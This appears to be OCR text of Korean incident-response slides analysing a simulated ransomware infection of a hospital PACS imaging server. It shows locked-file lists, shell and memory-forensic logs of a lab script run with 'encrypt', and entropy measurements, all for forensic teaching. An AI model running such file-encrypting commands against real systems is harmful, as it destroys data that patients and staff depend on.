
4.2. 분석 과정 - 침해사고 경위



본 사건은 이미 모든 분석이 끝난 상황을 가정합니다.

또한 분석 과정은 순방향이 아닌, 결과에서 거슬러 오르는 역방향으로 전개됩니다.


4.2. 분석 과정 - 침해사고 경위



POINT

❝ 왜 X-RAY, CT 에서
영상 정보가 조회되지 않을까 ?

PACS 서버 분석 (1/3) – PACS 시스템 피해 사실 파악



랜섬웨어 화면

확인해야 하는 사항

- [ ] 랜섬웨어 감염이 맞는가 ?
- [ ] 맞다면 , 랜섬웨어 감염 경로는 ?



PACS 시스템 랜섬웨어 감염 의심

PACS 서버 분석 (2/3) - 랜섬웨어 유무 파악

PACS 파일 암호화 정황

```
labadmin@hbhis-pacs:~$ cat ~/locked_files.txt
/opt/lab-data/record_1.txt.locked
/opt/lab-data/record_10.txt.locked
/opt/lab-data/record_11.txt.locked
/opt/lab-data/record_12.txt.locked
/opt/lab-data/record_13.txt.locked
/opt/lab-data/record_14.txt.locked
/opt/lab-data/record_15.txt.locked
/opt/lab-data/record_16.txt.locked
/opt/lab-data/record_17.txt.locked
/opt/lab-data/record_18.txt.locked
/opt/lab-data/record_19.txt.locked
/opt/lab-data/record_2.txt.locked
/opt/lab-data/record_20.txt.locked
/opt/lab-data/record_3.txt.locked
/opt/lab-data/record_4.txt.locked
/opt/lab-data/record_5.txt.locked
/opt/lab-data/record_6.txt.locked
/opt/lab-data/record_7.txt.locked
/opt/lab-data/record_8.txt.locked
/opt/lab-data/record_9.txt.locked
```


랜섬웨어 파일 실행 정황

```
sudo ./lab_ransomware_sim.sh encrypt &
sudo ./lab_ransomware_sim.sh setup
sudo bash lab_ransomware_sim.sh setup
sudo bash lab_ransomware_sim.sh seed
sudo bash ~/lab_ransomware_sim.sh setup
sudo bash ~/lab_ransomware_sim.sh seed
sudo auditctl -w /opt/lab-data -p rwxa -k ransomware
sudo bash ~/lab_ransomware_sim.sh encrypt
```

메모리 포렌식 속 랜섬웨어 명령어 실행 정황

```
2026-09-22 02:38:21.000000 UTC  sudo bash ~/lab_ransomware_sim.sh setup
2026-09-22 02:38:31.000000 UTC  sudo bash ~/lab_ransomware_sim.sh seed
2026-09-22 02:38:37.000000 UTC  sudo bash ~/lab_ransomware_sim.sh encrypt
2026-09-22 04:51:31.000000 UTC  sudo ~/avml acquire /tmp/memory.lime
```

PACS






```
Chi square distribution for 512 samples is 261.32, and randomly
would exceed this value 50.00 percent of the times.


Arithmetic mean value of data bytes is 127.43 (127.5 = random).
Monte Carlo value for Pi is 3.125000000 (error 0.53 percent).
Serial correlation coefficient is 0.012847 (totally uncorrelated = 0.0).
user@forensic-lab:~$
```

엔트로피 분석 화면 (랜섬웨어 적용 후)


Entropy	4.089	7.998
Compression	48%	0%
Arithmetic mean	99.14	127.43
Serial correlation	0.31	0.01

랜섬웨어 암호화의 영향으로 파일 엔트로피의 증가 확인

4.2. 분석 과정 - 순방향 설명 애니메이션



4.2. 분석 과정




POINT

❝ 랜섬웨어 공격에 복구 가능한 백업 서버가 존재하는가?

PACS

백업 서버



